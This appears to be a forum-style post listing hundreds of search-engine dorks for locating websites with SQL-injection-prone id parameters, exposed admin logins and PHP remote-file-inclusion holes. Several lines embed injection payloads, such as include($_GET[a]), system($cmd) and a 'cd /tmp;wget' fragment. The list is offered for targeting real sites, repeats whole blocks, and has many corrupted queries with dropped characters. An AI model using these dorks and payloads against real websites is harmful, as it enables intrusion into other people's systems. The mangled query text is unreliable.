inurl:tran******.php?id=
inurl:channel_id=
inurl:item_id=
inurl:newsid=
inurl:trainers.php?id=
inurl:news-full.php?id=
inurl:news_display.php?getid=
inurl:index2.php?option=
inurl:readnews.php?id=
inurl:top10.php?cat=
inurl:newsone.php?id=
inurl:event.php?id=
inurlroduct-item.php?id=
inurl:sql.php?id=
inurl:aboutbook.php?id=
inurl:review.php?id=
inurl:loadpsb.php?id=
inurl:ages.php?id=
inurl:material.php?id=
inurl:clanek.php4?id=
inurl:announce.php?id=
inurl:chappies.php?id=
inurl:read.php?id=
inurl:viewapp.php?id=
inurl:viewphoto.php?id=
inurl:rub.php?idr=
inurl:galeri_info.php?l=
inurl:review.php?id=
inurl:iniziativa.php?in=
inurl:curriculum.php?id=
inurl:labels.php?id=
inurl:story.php?id=
inurl:look.php?ID=
inurl:newsone.php?id=
inurl:aboutbook.php?id=
inurl:material.php?id=
inurlpinions.php?id=
inurl:announce.php?id=
inurl:rub.php?idr=
inurl:galeri_info.php?l=
inurl:tekst.php?idt=
inurl:newscat.php?id=
inurl:newsticker_info.php?idn=
inurl:rubrika.php?idr=
inurl:rubp.php?idr=
inurlffer.php?idf=
inurl:art.php?idm=
inurl:title.php?id=
inurl:shop+php?id+site:fr
"inurl:admin.asp"
"inurl:login/admin.asp"
"inurl:admin/login.asp"
"inurl:adminlogin.asp"
"inurl:adminhome.asp"
"inurl:admin_login.asp"
"inurl:administratorlogin.asp"
"inurl:login/administrator.asp"
"inurl:administrator_login.asp"
inurl:"id=" & intext:"Warning: mysql_fetch_assoc()
inurl:"id=" & intext:"Warning: mysql_fetch_array()
inurl:"id=" & intext:"Warning: mysql_num_rows()
inurl:"id=" & intext:"Warning: session_start()
inurl:"id=" & intext:"Warning: getimagesize()
inurl:"id=" & intext:"Warning: is_writable()
inurl:"id=" & intext:"Warning: getimagesize()
inurl:"id=" & intext:"Warning: Unknown()
inurl:"id=" & intext:"Warning: session_start()
inurl:"id=" & intext:"Warning: mysql_result()
inurl:"id=" & intext:"Warning: pg_exec()
inurl:"id=" & intext:"Warning: mysql_result()
inurl:"id=" & intext:"Warning: mysql_num_rows()
inurl:"id=" & intext:"Warning: mysql_query()
inurl:"id=" & intext:"Warning: array_merge()
inurl:"id=" & intext:"Warning: preg_match()
inurl:"id=" & intext:"Warning: ilesize()
inurl:"id=" & intext:"Warning: filesize()
inurl:"id=" & intext:"Warning: require()
inurl:index.php?id=
inurl:trainers.php?id=
inurl:login.asp
index of:/admin/login.asp
inurl:buy.php?category=
inurl:article.php?ID=
inurl:play_old.php?id=
inurl:declaration_more.php?decl_id=
inurl:pageid=
inurl:games.php?id=
inurl:page.php?file=
inurl:newsDetail.php?id=
inurl:gallery.php?id=
inurl:article.php?id=
inurl:show.php?id=
inurl:staff_id=
inurl:newsitem.php?num=
inurl:readnews.php?id=
inurl:top10.php?cat=
inurl:historialeer.php?num=
inurl:reagir.php?num=
inurl:Stray-Questions-View.php?num=
inurl:forum_bds.php?num=
inurl:game.php?id=
inurl:view_product.php?id=
inurl:newsone.php?id=
inurl:sw_comment.php?id=
inurl:news.php?id=
inurl:avd_start.php?avd=
inurl:event.php?id=
inurl:product-item.php?id=
inurl:sql.php?id=
inurl:news_view.php?id=
inurl:select_biblio.php?id=
inurl:humor.php?id=
inurl:aboutbook.php?id=
inurl:ogl_inet.php?ogl_id=
inurl:fiche_spectacle.php?id=
inurl:communique_detail.php?id=
inurl:sem.php3?id=
inurl:kategorie.php4?id=
inurl:news.php?id=
inurl:index.php?id=
inurl:faq2.php?id=
inurl:show_an.php?id=
inurl:preview.php?id=
inurl:loadpsb.php?id=
inurl:opinions.php?id=
inurl:spr.php?id=
inurl:pages.php?id=
inurl:announce.php?id=
inurl:clanek.php4?id=
inurl:participant.php?id=
inurl:download.php?id=
inurl:main.php?id=
inurl:review.php?id=
inurl:chappies.php?id=
inurl:read.php?id=
inurl:prod_detail.php?id=
inurl:viewphoto.php?id=
inurl:article.php?id=
inurl:person.php?id=
inurl:productinfo.php?id=
inurl:showimg.php?id=
inurl:view.php?id=
inurl:website.php?id=
inurl:hosting_info.php?id=
inurl:gallery.php?id=
inurl:rub.php?idr=
inurl:view_faq.php?id=
inurl:artikelinfo.php?id=
inurl:detail.php?ID=
inurl:index.php?=
inurl:profile_view.php?id=
inurl:category.php?id=
inurl:publications.php?id=
inurl:fellows.php?id=
inurl:downloads_info.php?id=
inurl:prod_info.php?id=
inurl:shop.php?do=part&id=
inurl:productinfo.php?id=
inurl:collectionitem.php?id=
inurl:band_info.php?id=
inurl:product.php?id=
inurl:releases.php?id=
inurl:ray.php?id=
inurl:produit.php?id=
inurl:produit.php?id=+site:fr
inurl:pop.php?id=
inurl:shopping.php?id=
inurl:productdetail.php?id=
inurl:post.php?id=
inurl:viewshowdetail.php?id=
inurl:clubpage.php?id=
inurl:memberInfo.php?id=
inurl:section.php?id=
inurl:theme.php?id=
inurl:page.php?id=
inurl:shredder-categories.php?id=
inurl:tradeCategory.php?id=
inurl:product_ranges_view.php?ID=
inurl:shop_category.php?id=
inurl:transcript.php?id=
inurl:channel_id=
inurl:item_id=
inurl:newsid=
inurl:trainers.php?id=
inurl:news-full.php?id=
inurl:news_display.php?getid=
inurl:index2.php?option=
inurl:readnews.php?id=
inurl:top10.php?cat=
inurl:newsone.php?id=
inurl:event.php?id=
inurl:product-item.php?id=
inurl:sql.php?id=
inurl:aboutbook.php?id=
inurl:preview.php?id=
inurl:loadpsb.php?id=
inurl:pages.php?id=
inurl:material.php?id=
inurl:clanek.php4?id=
inurl:announce.php?id=
inurl:chappies.php?id=
inurl:read.php?id=
inurl:viewapp.php?id=
inurl:viewphoto.php?id=
inurl:rub.php?idr=
inurl:galeri_info.php?l=
inurl:review.php?id=
inurl:iniziativa.php?in=
inurl:curriculum.php?id=
inurl:labels.php?id=
inurl:story.php?id=
inurl:look.php?ID=
inurl:newsone.php?id=
inurl:aboutbook.php?id=
inurl:material.php?id=
inurl:opinions.php?id=
inurl:announce.php?id=
inurl:rub.php?idr=
inurl:galeri_info.php?l=
inurl:tekst.php?idt=
inurl:newscat.php?id=
inurl:newsticker_info.php?idn=
inurl:rubrika.php?idr=
inurl:rubp.php?idr=
inurl:offer.php?idf=
inurl:art.php?idm=
inurl:title.php?id=
inurl:index.php?id=
inurl:trainers.php?id=
inurl:buy.php?category=
inurl:article.php?ID=
inurllay_old.php?id=
inurl:declaration_more.php?decl_id=
inurlageid=
inurl:games.php?id=
inurlage.php?file=
inurl:newsDetail.php?id=
inurl:gallery.php?id=
inurl:article.php?id=
inurl:show.php?id=
inurl:staff_id=
inurl:newsitem.php?num=
inurl:readnews.php?id=
inurl:top10.php?cat=
inurl:historialeer.php?num=
inurl:reagir.php?num=
inurltray-Questions-View.php?num=
inurl:forum_bds.php?num=
inurl:game.php?id=
inurl:view_product.php?id=
inurl:newsone.php?id=
inurl:sw_comment.php?id=
inurl:news.php?id=
inurl:avd_start.php?avd=
inurl:event.php?id=
inurlroduct-item.php?id=
inurl:sql.php?id=
inurl:news_view.php?id=
inurl:select_biblio.php?id=
inurl:humor.php?id=
inurl:aboutbook.php?id=
inurl:fiche_spectacle.php?id=
inurl:communique_detail.php?id=
inurl:sem.php3?id=
inurl:kategorie.php4?id=
inurl:news.php?id=
inurl:index.php?id=
inurl:faq2.php?id=
inurl:show_an.php?id=
inurlreview.php?id=
inurl:loadpsb.php?id=
inurlpinions.php?id=
inurl:spr.php?id=
inurlages.php?id=
inurl:announce.php?id=
inurl:clanek.php4?id=
inurlarticipant.php?id=
inurl:download.php?id=
inurl:main.php?id=
inurl:review.php?id=
inurl:chappies.php?id=
inurl:read.php?id=
inurlrod_detail.php?id=
inurl:viewphoto.php?id=
inurl:article.php?id=
inurlerson.php?id=
inurlroductinfo.php?id=
inurl:showimg.php?id=
inurl:view.php?id=
inurl:website.php?id=
inurl:hosting_info.php?id=
inurl:gallery.php?id=
inurl:rub.php?idr=
inurl:view_faq.php?id=
inurl:artikelinfo.php?id=
inurl:detail.php?ID=
inurl:index.php?=
inurlrofile_view.php?id=
inurl:category.php?id=
inurlublications.php?id=
inurl:fellows.php?id=
inurl:downloads_info.php?id=
inurlrod_info.php?id=
inurl:shop.php?do=part&id=
inurlroductinfo.php?id=
inurl:collectionitem.php?id=
inurl:band_info.php?id=
inurlroduct.php?id=
inurl:releases.php?id=
inurl:ray.php?id=
inurlroduit.php?id=
inurlop.php?id=
inurl:shopping.php?id=
inurlroductdetail.php?id=
inurlost.php?id=
inurl:viewshowdetail.php?id=
inurl:clubpage.php?id=
inurl:memberInfo.php?id=
inurl:section.php?id=
inurl:theme.php?id=
inurlage.php?id=
inurl:shredder-categories.php?id=
inurl:tradeCategory.php?id=
inurlroduct_ranges_view.php?ID=
inurl:shop_category.php?id=
inurl:transcript.php?id=
inurl:channel_id=
inurl:item_id=
inurl:newsid=
inurl:trainers.php?id=
inurl:news-full.php?id=
inurl:news_display.php?getid=
inurl:index2.php?option=
inurl:readnews.php?id=
inurl:top10.php?cat=
inurl:newsone.php?id=
inurl:event.php?id=
inurlroduct-item.php?id=
inurl:sql.php?id=
inurl:aboutbook.php?id=
inurl:review.php?id=
inurl:loadpsb.php?id=
inurl:ages.php?id=
inurl:material.php?id=
inurl:clanek.php4?id=
inurl:announce.php?id=
inurl:chappies.php?id=
inurl:read.php?id=
inurl:viewapp.php?id=
inurl:viewphoto.php?id=
inurl:rub.php?idr=
inurl:galeri_info.php?l=
inurl:review.php?id=
inurl:iniziativa.php?in=
inurl:curriculum.php?id=
inurl:labels.php?id=
inurl:story.php?id=
inurl:look.php?ID=
inurl:newsone.php?id=
inurl:aboutbook.php?id=
inurl:material.php?id=
inurlpinions.php?id=
inurl:announce.php?id=
inurl:rub.php?idr=
inurl:galeri_info.php?l=
inurl:tekst.php?idt=
inurl:newscat.php?id=
inurl:newsticker_info.php?idn=
inurl:rubrika.php?idr=
inurl:rubp.php?idr=
inurlffer.php?idf=
inurl:art.php?idm=
inurl:title.php?id=

Latest Huge List Of RFI DORKS - FOCSoft

 Hello Friends
 
-RFI DORKS By Cyber Comond0s-
inurl:/modules/My_eGallery/public/displayCategory.php?basepath=
inurl:/modules/mod_mainmenu.php?mosConfig_absolute_path=
inurl:/include/new-visitor.inc.php?lvc_include_dir=
inurl:/_functions.php?prefix=
inurl:/cpcommerce/_functions.php?prefix=
inurl:/modules/coppermine/themes/default/theme.php?THEME_DIR=
inurl:/modules/agendax/addevent.inc.php?agendax_path=
inurl:/ashnews.php?pathtoashnews=
inurl:/eblog/blog.inc.php?xoopsConfig[xoops_url]=
inurl:/pm/lib.inc.php?pm_path=
inurl:/b2-tools/gm-2-b2.php?b2inc=
inurl:/modules/mod_mainmenu.php?mosConfig_absolute_path=
inurl:/modules/agendax/addevent.inc.php?agendax_path=
inurl:/includes/include_once.php?include_file=
inurl:/e107/e107_handlers/secure_img_render.php?p=
inurl:/shoutbox/expanded.php?conf=
inurl:/main.php?x=
inurl:/myPHPCalendar/admin.php?cal_dir=
inurl:/index.php/main.php?x=
inurl:/index.php?include=
inurl:/index.php?x=
inurl:/index.php?open=
inurl:/index.php?visualizar=
inurl:/template.php?pagina=
inurl:/index.php?pagina=
inurl:/index.php?inc=
inurl:/includes/include_onde.php?include_file=
inurl:/index.php?page=
inurl:/index.php?pg=
inurl:/index.php?show=
inurl:/index.php?cat=
inurl:/index.php?file=
inurl:/db.php?path_local=
inurl:/index.php?site=
inurl:/htmltonuke.php?filnavn=
inurl:/livehelp/inc/pipe.php?HCL_path=
inurl:/hcl/inc/pipe.php?HCL_path=
inurl:/inc/pipe.php?HCL_path=
inurl:/support/faq/inc/pipe.php?HCL_path=
inurl:/help/faq/inc/pipe.php?HCL_path=
inurl:/helpcenter/inc/pipe.php?HCL_path=
inurl:/live-support/inc/pipe.php?HCL_path=
inurl:/gnu3/index.php?doc=
inurl:/gnu/index.php?doc=
inurl:/phpgwapi/setup/tables_update.inc.php?appdir=
inurl:/forum/install.php?phpbb_root_dir=
inurl:/includes/calendar.php?phpc_root_path=
inurl:/includes/setup.php?phpc_root_path=
inurl:/inc/authform.inc.php?path_pre=
inurl:/include/authform.inc.php?path_pre=
inurl:index.php?nic=
inurl:index.php?sec=
inurl:index.php?content=
inurl:index.php?link=
inurl:index.php?filename=
inurl:index.php?dir=
inurl:index.php?document=
inurl:index.php?view=
inurl:*.php?sel=
inurl:*.php?session=&content=
inurl:*.php?locate=
inurl:*.php?place=
inurl:*.php?layout=
inurl:*.php?go=
inurl:*.php?catch=
inurl:*.php?mode=
inurl:*.php?name=
inurl:*.php?loc=
inurl:*.php?f=
inurl:*.php?inf=
inurl:*.php?pg=
inurl:*.php?load=
inurl:*.php?naam=
allinurl:/index.php?page=site:*.dk
allinurl:/index.php?file=site:*.dk
allinurl:/temp_eg/phpgwapi/setup/tables_update.inc.php?appdir=
allinurl:/includes/header.php?systempath=
allinurl:/Gallery/displayCategory.php?basepath=
allinurl:/index.inc.php?PATH_Includes=
allinurl:/ashnews.php?pathtoashnews=
allinurl:/ashheadlines.php?pathtoashnews=
allinurl:/modules/xgallery/upgrade_album.php?GALLERY_BASEDIR=
allinurl:/demo/includes/init.php?user_inc=
allinurl:/jaf/index.php?show=
allinurl:/inc/shows.inc.php?cutepath=
allinurl:/poll/admin/common.inc.php?base_path=
allinurl:/pollvote/pollvote.php?pollname=
allinurl:/sources/post.php?fil_config=
allinurl:/modules/My_eGallery/public/displayCategory.php?basepath=
allinurl:/bb_lib/checkdb.inc.php?libpach=
allinurl:/include/livre_include.php?no_connect=lol&chem_absolu=
allinurl:/index.php?from_market=Y&pageurl=
allinurl:/modules/mod_mainmenu.php?mosConfig_absolute_path=
allinurl:/pivot/modules/module_db.php?pivot_path=
allinurl:/modules/4nAlbum/public/displayCategory.php?basepath=
allinurl:/derniers_commentaires.php?rep=
allinurl:/modules/coppermine/themes/default/theme.php?THEME_DIR=
allinurl:/modules/coppermine/include/init.inc.php?CPG_M_DIR=
allinurl:/modules/coppermine/themes/coppercop/theme.php?THEME_DIR=
allinurl:/coppermine/themes/maze/theme.php?THEME_DIR=
allinurl:/allmylinks/include/footer.inc.php?_AMLconfig[cfg_serverpath]=
allinurl:/list/by/generaldee.co.cc/donotripp
allinurl:/allmylinks/include/info.inc.php?_AMVconfig[cfg_serverpath]=
allinurl:/myPHPCalendar/admin.php?cal_dir=
allinurl:/agendax/addevent.inc.php?agendax_path=
allinurl:/modules/mod_mainmenu.php?mosConfig_absolute_path=
allinurl:/modules/xoopsgallery/upgrade_album.php?GALLERY_BASEDIR=
allinurl:/main.php?page=
allinurl:/default.php?page=
allinurl:/index.php?action=
allinurl:/index1.php?p=
allinurl:/index2.php?x=
allinurl:/index2.php?content=
allinurl:/index.php?conteudo=
allinurl:/index.php?cat=
allinurl:/include/new-visitor.inc.php?lvc_include_dir=
allinurl:/modules/agendax/addevent.inc.php?agendax_path=
allinurl:/shoutbox/expanded.php?conf=
allinurl:/modules/xgallery/upgrade_album.php?GALLERY_BASEDIR=
allinurl:/pivot/modules/module_db.php?pivot_path=
allinurl:/library/editor/editor.php?root=
allinurl:/library/lib.php?root=
allinurl:/e107/e107_handlers/secure_img_render.php?p=
allinurl:/zentrack/index.php?configFile=
allinurl:/main.php?x=
allinurl:/becommunity/community/index.php?pageurl=
allinurl:/GradeMap/index.php?page=
allinurl:/index4.php?body=
allinurl:/side/index.php?side=
allinurl:/main.php?page=
allinurl:/es/index.php?action=
allinurl:/index.php?sec=
allinurl:/index.php?main=
allinurl:/index.php?sec=
allinurl:/index.php?menu=
allinurl:/html/page.php?page=
allinurl:/page.php?view=
allinurl:/index.php?menu=
allinurl:/main.php?view=
allinurl:/index.php?page=
allinurl:/content.php?page=
allinurl:/main.php?page=
allinurl:/index.php?x=
allinurl:/main_site.php?page=
allinurl:/index.php?L2=
allinurl:/content.php?page=
allinurl:/main.php?page=
allinurl:/index.php?x=
allinurl:/main_site.php?page=
allinurl:/index.php?L2=
allinurl:/index.php?show=
allinurl:/tutorials/print.php?page=
allinurl:/index.php?page=
allinurl:/index.php?level=
allinurl:/index.php?file=
allinurl:/index.php?inter_url=
allinurl:/index.php?page=
allinurl:/index2.php?menu=
allinurl:/index.php?level=
allinurl:/index1.php?main=
allinurl:/index1.php?nav=
allinurl:/index1.php?link=
allinurl:/index2.php?page=
allinurl:/index.php?myContent=
allinurl:/index.php?TWC=
allinurl:/index.php?sec=
allinurl:/index1.php?main=
allinurl:/index2.php?page=
allinurl:/index.php?babInstallPath=
allinurl:/main.php?body=
allinurl:/index.php?z=
allinurl:/main.php?view=/modules/PNphpBB2/includes/functions_admin.php?phpbb_root_path=
allinurl:/index.php?file=
allinurl:/modules/AllMyGuests/signin.php?_AMGconfig[cfg_serverpath]=
allinurl:my_egallerysite:.org/modules/My_eGallery/public/displayCategory.php?basepath=
allinurl:xgallerysite:.org/modules/xgallery/upgrade_album.php?GALLERY_BASEDIR=
allinurl:copperminesite:.org/modules/coppermine/themes/default/theme.php?THEME_DIR=
allinurl:4nAlbumsite:.org/modules/4nAlbum/public/displayCategory.php?basepath=
allinurl:NphpBB2site:.org/modules/PNphpBB2/includes/functions_admin.php?phpbb_root_path=
allinurl:ihm.php?p=
Keyword:"poweredbyAllMyLinks"/include/footer.inc.php?_AMLconfig[cfg_serverpath]=
allinurl:/modules.php?name=allmyguests/modules/AllMyGuests/signin.php?_AMGconfig[cfg_serverpath]=
allinurl:/Popper/index.php?/Popper/index.php?childwindow.inc.php?form=google=kietu/hit_js.php,allinurl:kietu/hit_js.phpyahoo=byKietu?v3.2/kietu/index.php?kietu[url_hit]=
keyword:"PoweredbyphpBB2.0.6"/html&highlight=%2527.include($_GET[a]),exit.%2527&a=
keyword:"poweredbyCubeCart3.0.6"/includes/orderSuccess.inc.php?glob=1&cart_order_id=1&glob[rootDir]=
keyword:"poweredbypaBugs2.0Beta3"/class.mysql.php?path_to_bt_dir=
allinurl:"poweredbyAshNews",allinurl:AshNewsatauallinurl:/ashnews.php/ashnews.php?pathtoashnews=
keyword:/phorum/login.php/phorum/plugin/replace/plugin.php?PHORUM[settings_dir]=
allinurl:ihm.php?p=*
keyword:"poweredeyeOs"/eyeos/desktop.php?baccio=eyeOptions.eyeapp&a=eyeOptions.eyeapp&_SESSION%5busr%5d=root&_SESSION%5bapps%5d%5beyeOptions.eyeapp%5d%5bwrapup%5d=system($cmd);&cmd=iddigantidengan:/eyeos/desktop.phpbaccio=eyeOptions.eyeapp&a=eyeOptions.eyeapp&_SESSION%5busr%5d=root&_SESSION%5bapps%5d%5beyeOptions.eyeapp%5d%5bwrapup%5d=include($_GET%5ba%5d);&a=
allinurl:.php?bodyfile=
allinurl:/includes/orderSuccess.inc.php?glob=/includes/orderSuccess.inc.php?glob=1&cart_order_id=1&glob[rootDir]=
allinurl:forums.html/modules.php?name=
allinurl:/default.php?page=home
allinurl:/folder.php?id=
allinurl:main.php?pagina=/paginedinamiche/main.php?pagina=
KeyWord:(NukeETCopyright2004porTruzone.)or(allinurl:*.edu.*/modules.php?name=allmyguests)or("poweredbyAllMyGuests")/modules/AllMyGuests/signin.php?_AMGconfig[cfg_serverpath]=
allinurl:application.php?base_path=application.php?base_path=
allinurlp:hplivehelper/phplivehelper/initiate.php?abs_path=
allinurl:hpnuke/modules/AllMyGuests/signin.php?_AMGconfig[cfg_serverpath]=
keyword:"poweredbyFantasticNewsv2.1.2"/archive.php?CONFIG[script_path]=
keyword:"poweredbysmartblog"ANDinurl:?page=login/index.php?page=
allinurl:/forum//forum/admin/index.php?inc_conf=
keyword:"PoweredByFusionPHP"/templates/headline_temp.php?nst_inc=
allinurl:shoutbox/expanded.phpfiletypep:hp/shoutbox/expanded.php?conf=
allinurl:/osticket//osticket/include/main.php?config[search_disp]=true&include_dir=
keyword:"PoweredbyiUser"/common.php?include_path=
allinurl:"static.php?load="/static.php?load=
keyworld:/phpcoin/login.php/phpcoin/config.php?_CCFG[_PKG_PATH_DBSE]=
keyworld:allinurl:/phpGedview/login.phpsite:/help_text_vars.php?dir&PGV_BASE_DIRECTORY=
allinurl:/folder.php?id=/classes.php?LOCAL_PATH="/lire.php?rub="
inurl:"/os/pointer.php?url="
inurl:"folder.php?id="
inurl:"show.php?page="
inurl:"index2.php?DoAction="
inurl:"index.php?canal="
inurl:"index.php?screen="
inurl:"index.php?langc="
inurl:"index.php?Language="
inurl:"view.php?page="
inurl:"poweredbydoodlecart"rfiofthisinurl:enc/content.php?Home_Path=
inurl:"LogintoCalendar"rfiofthisinurl:/embed/day.php?path=
inurl:"poweredbyEQdkp"rfiofthisinurl:/includes/dbal.php?eqdkp_root_path=
inurl:"template.php?goto="
inurl:"video.php?content="
inurl:"pages.php?page="
inurl:"index1.php?choix="
inurl:"index1.php?menu="
inurl:"index2.php?ascii_seite="
inurl:inurl:surveysrfitothisinurl:/surveys/survey.inc.php?path=
inurl:"index.php?body="
inurl:allinurl:adobtsitelrfitothisinurl:/classes/adodbt/sql.php?classes_dir=
inurl:"PoweredByScozNews"
rfitothisinurl:/sources/functions.php?CONFIG[main_path]=
rfitothisinurl:/sources/template.php?CONFIG[main_path]=
inurl:"kb_constants.php?module_root_path="
inurl:allinurl:"mcf.php"
rfitothisinurl:/mcf.php?content=
inurl:inurl:"main.php?sayfa="
rfitothisinurl:/main.php?sayfa=
inurl:"MobilePublisherPHP"
rfitothisinurl:/header.php?abspath=
inurl:"poweredbyphpCOIN1.2.3"
rfitorhisinurl:/coin_includes/constants.php?_CCFG[_PKG_PATH_INCL]=
allinurl:login.php?dir=
inurl:"index.php?go="
inurl:"index1.php?="
inurl:"lib/gore.php?libpath="
inurl:"index2.php?p="
becommunity/community/index.php?pageurl=
index.php?sqld=
modules/module_db.php?pivot_path=
catalog/includes/include_once.php?include_file=
cgi-bin/calendar.pl?fromTemplate=
live/inc/pipe.php?HCL_path=
zb41/include/write.php?dir=
cgi-bin/awstats.pl?logfile=
presse/stampa.php3?azione=
inc/step_one_tables.php?server_inc=
index.php?mainpage=
phpprojekt/lib/authform.inc.php?path_pre=
captionator.php?GALLERY_BASEDIR=
_head.php?_zb_path=.example.com
achievo/atk/javascript/class.atkdateattribute.js.php?config_atkroot=
gallery/captionator.php?GALLERY_BASEDIR=.example.com
globals.php3?LangCookie=.example.com
include/msql.php?inc_dir=
include/mssql7.php?inc_dir=
include/mysql.php?inc_dir=
include/oci8.php?inc_dir=
include/postgres.php?inc_dir=
include/postgres65.php?inc_dir=
install.php?phpbb_root_dir=
mantis/login_page.php?g_meta_inc_dir=
page.php?template=
phorum/admin/actions/del.php?include_path=
pollensondage.inc.php?app_path=
user/agora_user.php?inc_dir=
user/ldap_example.php?inc_dir=
userlist.php?ME=.example.com
_functions.php?prefix=
cpcommerce/_functions.php?prefix=
ashnews.php?pathtoashnews=cd /tmp;wget
eblog/blog.inc.php?xoopsConfig[xoops_url]=
b2-tools/gm-2-b2.php?b2inc=
includes/include_once.php?include_file=
modules.php?name=jokeid=
index.php?site=
livehelp/inc/pipe.php?HCL_path=
hcl/inc/pipe.php?HCL_path=
support/faq/inc/pipe.php?HCL_path=
help/faq/inc/pipe.php?HCL_path=
helpcenter/inc/pipe.php?HCL_path=
live-support/inc/pipe.php?HCL_path=
gnu3/index.php?doc=
gnu/index.php?doc=
phpgwapi/setup/tables_update.inc.php?appdir=
includes/calendar.php?phpc_root_path=
includes/setup.php?phpc_root_path=
inc/authform.inc.php?path_pre=
include/authform.inc.php?path_pre=
web_statistics/modules/coppermine/themes/default/theme.php?THEME_DIR=
web_statistics//tools/send_reminders.php?includedir=
web_statistics//include/write.php?dir=
web_statistics//modules/My_eGallery/public/displayCategory.php?basepath=
web_statistics//calendar/tools/send_reminders.php?includedir=
web_statistics//skin/zero_vote/error.php?dir=
web_statistics//coppercop/theme.php?THEME_DIR=
includes/header.php?systempath=
Gallery/displayCategory.php?basepath=
index.inc.php?PATH_Includes=
nphp/nphpd.php?nphp_config[LangFile]=
ashheadlines.php?pathtoashnews=
demo/includes/init.php?user_inc=
jaf/index.php?show=
inc/shows.inc.php?cutepath=
poll/admin/common.inc.php?base_path=
sources/post.php?fil_config=
bb_lib/checkdb.inc.php?libpach=
include/livre_include.php?chem_absolu=
index.php?pageurl=
derniers_commentaires.php?rep=
modules/coppermine/themes/default/theme.php?THEME_DIR=
coppermine/themes/maze/theme.php?THEME_DIR=
allmylinks/include/footer.inc.php?_AMLconfig[cfg_serverpath]=
allmylinks/include/info.inc.php?_AMVconfig[cfg_serverpath]=
agendax/addevent.inc.php?agendax_path=
main.php?page=
default.php?page=
index.php?action=
index1.php?p=
index2.php?x=
index2.php?content=
index.php?conteudo=
GradeMap/index.php?page=
phpopenchat/contrib/yabbse/poc.php?sourcedir=
calendar/calendar.php?serverPath=
calendar/functions/popup.php?serverPath=
calendar/events/header.inc.php?serverPath=
calendar/events/datePicker.php?serverPath=
calendar/setup/setupSQL.php?serverPath=
calendar/setup/header.inc.php?serverPath=
install/index.php?G_PATH=
support/mailling/maillist/inc/initdb.php?absolute_path=
coppercop/theme.php?THEME_DIR=
dotproject/modules/projects/addedit.php?root_dir=
dotproject/modules/projects/view.php?root_dir=
dotproject/modules/projects/vw_files.php?root_dir=
dotproject/modules/tasks/addedit.php?root_dir=
dotproject/modules/tasks/viewgantt.php?root_dir=
My_eGallery/public/displayCategory.php?basepath=
index.php?meio.php=
index.php?configFile=
index.php?do=
phpshop/index.php?base_dir=
contacts.php?cal_dir=
convert-date.php?cal_dir=
album_portal.php?phpbb_root_path=
mainfile.php?MAIN_PATH=
html/affich.php?base=
gallery/init.php?HTTP_POST_VARS=
ideabox/include.php?gorumDir=
stats/modules/My_eGallery/index.php?basepath=
stats/include/write.php?dir=
stats/tools/send_reminders.php?includedir=
index.cgiupgrade_album.php?GALLERY_BASEDIR=
pollvote/pollvote.php?pollname
includes/page_header.php?dir=
index2.php?mosConfig_absolute_path=
new/bbs//include/write.php?dir=
index.php?mosConfig_absolute_path=
modules/My_eGallery/public/inc/?HCL_path=
/forum/auth/auth.php?phpbb_root_path=
/forum/auth/auth_phpbb/phpbb_root_path=
/cutenews/comments.php?cutepath=
/library/lib.php?root=
/impex/ImpExData.php?systempath=
/coppermine/thumbnails.php?lang=
/gallery/thumbnails.php?lang=
/aWebNews/visview.php?path_to_news=
/ashnews.php?pathtoashnews=
/4images/index.php?template=
/galeri/index.php?template=
/components/com_extcalendar/admin_events.php?CONFIG_EXT[LANGUAGES_DIR]=
/components/com_loudmounth/includes/abbc/abbc.class.php?mosConfig_absolute_path=
/components/com_smf/smf.php?mosConfig_absolute_path=
/components/com_videodb/core/videodb.class.xml.php?mosConfig_absolute_path=
/components/com_simpleboard/image_upload.php?sbp=
/gallery/index.php?template=
/auth/auth.php?phpbb_root_path=
/auth/auth_phpbb/phpbb_root_path=
/modules/Forums/admin/index.php?phpbb_root_path=
/modules/Forums/admin/admin_avatar.php?phpbb_root_path=
/modules/Forums/admin/admin_styles.php?phpbb_root_path=
/_wk/wk_lang.php?wkPath=
/shoutbox/expanded.php?conf=
/myPHPCalendar/admin.php?cal_dir=
/phorum/plugin/replace/plugin.php?PHORUM[settings_dir]=
/modules/Forums/admin/admin_board.php?phpEx=
/modules/Forums/admin/admin_users.php?phpEx=
/library/editor/editor.php?root=
/library/lib.php?root=
/e107/e107_handlers/secure_img_render.php?p=
/modules/My_eGallery/public/displayCategory.php?basepath=
/modules/My_eGallery/index.php?basepath=
/modules/coppermine/themes/default/theme.php?THEME_DIR=
/modules/4nAlbum/public/displayCategory.php?basepath=
/modules/coppermine/themes/coppercop/theme.php?THEME_DIR=
/modules/coppermine/themes/maze/theme.php?THEME_DIR=
/modules/coppermine/include/init.inc.php?CPG_M_DIR=
/phpBB/admin/admin_styles.php?mode=
/modules/xoopsgallery/upgrade_album.php?GALLERY_BASEDIR=
/modules/xgallery/upgrade_album.php?GALLERY_BASEDIR=
/index.php?page=
/index.php?pag=
/index.php?sayfa=
/index.php?pg=
/index.php?include=
/index.php?content=
/index.php?p=
/index.php?s=
/index.php?cont=
/index.php?c=
/journal.php?m=
/index.php?m=
/links.php?c=
/forums.php?m=
/list.php?c=
/journal.php?m=
/user.php?xoops_redirect=
/index.php?id= 
inurl:/modules/My_eGallery/public/displayCategory.php?basepath=
inurl:/modules/mod_mainmenu.php?mosConfig_absolute_path=
inurl:/include/new-visitor.inc.php?lvc_include_dir=
inurl:/_functions.php?prefix=
inurl:/cpcommerce/_functions.php?prefix=
inurl:/modules/coppermine/themes/default/theme.php?THEME_DIR=
inurl:/modules/agendax/addevent.inc.php?agendax_path=
inurl:/ashnews.php?pathtoashnews=
inurl:/eblog/blog.inc.php?xoopsConfig[xoops_url]=
inurl:/pm/lib.inc.php?pm_path=
inurl:/b2-tools/gm-2-b2.php?b2inc=
inurl:/modules/mod_mainmenu.php?mosConfig_absolute_path=
inurl:/modules/agendax/addevent.inc.php?agendax_path=
inurl:/includes/include_once.php?include_file=
inurl:/e107/e107_handlers/secure_img_render.php?p=
inurl:/shoutbox/expanded.php?conf=
inurl:/main.php?x=
inurl:/myPHPCalendar/admin.php?cal_dir=
inurl:/index.php/main.php?x=
inurl:/index.php?include=
inurl:/index.php?x=
inurl:/index.php?open=
inurl:/index.php?visualizar=
inurl:/template.php?pagina=
inurl:/index.php?pagina=
inurl:/index.php?inc=
inurl:/includes/include_onde.php?include_file=
inurl:/index.php?page=
inurl:/index.php?pg=
inurl:/index.php?show=
inurl:/index.php?cat=
inurl:/index.php?file=
inurl:/db.php?path_local=
inurl:/index.php?site=
inurl:/htmltonuke.php?filnavn=
inurl:/livehelp/inc/pipe.php?HCL_path=
inurl:/hcl/inc/pipe.php?HCL_path=
